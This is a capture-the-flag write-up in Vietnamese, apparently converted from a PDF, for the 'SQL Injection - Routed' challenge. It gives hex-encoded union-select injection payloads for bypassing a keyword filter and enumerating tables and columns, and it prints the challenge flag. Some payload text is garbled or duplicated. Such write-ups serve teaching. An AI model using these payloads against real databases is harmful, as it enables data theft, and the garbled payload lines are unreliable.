

# Write up challenge SQL Injection - Routed


---

Tác giả:

- **Nguyễn Mỹ Quỳnh**

[Link Challenge](#)

Truy cập challenge và thực hiện kiểm tra tương tự các bước basic ta phát hiện challenge filter "or" hay 'order by'



Home | Search


**Search member:**

Login:  Search

Attack detected!

Cũng đơn giản thôi ta sẽ chuyển chúng sang hex. Sử dụng trang web chuyển online này <https://gchq.github.io/CyberChef/>

Như các bài trước thực hiện để kiểm tra số cột cho phép. Đến **1 order by 3--** thì bị lỗi



Home | Search

**Search member:**

Login:  Search

Unknown column '3' in 'order clause'

Vậy là database này có 2 cột. Tiếp theo select các table name trong bảng information\_schema:

**Input**

length: 111  
lines: 2

+

```
' union select ' union select 1,table_name from information_schema.tables where
table_schema = database() -- -
```

**Output**

time: 1ms  
length: 222  
lines: 1

```
2720756e696f6e2073656c656374202720756e696f6e2073656c65637420312c7461626c655f6e616d65206
6726f6d20696e666f726d6174696f6e5f736368656d612e7461626c6573207768657265200a7461626c655f
736368656d61203d2064617461626173652829202d2d202d
```

[Home](#) | [Search](#)

**Search member:**

Login:




Results

[+] Requested login: 0' union select  
0x2720756e696f6e2073656c65637420312c7461626c655f6e616d652066726f6d206
--
[+] Found ID: 1  
[+] Email: users

Lấy giá trị từ table users thực hiện chuyển sang hex tương tự như trên 0' union select ' union select 1,column\_name from information\_schema.columns where table\_name=N'users' -- - -- -.

Tìm cột tiếp theo 0' union select 1,column\_name from information\_schema.columns where table\_name=N'users' AND columu\_name !=N'id' -- - -- -

2 / 4



# SQL Injection - Routed

35 Points 

Exploit my requests

Author

soka, 24 December 2016

Level 



## Statement

Find the admin password.

[Start the challenge](#)

## 1 related ressource(s)

-  [Routed SQL Injection - Zenodermus Javanicus](#) (Expl

## Validation

Well done, you won 35 Points

Don't forget to give your opinion on the challenge by voting :-)



twittez le !

**Flag:** qs89QdAs9A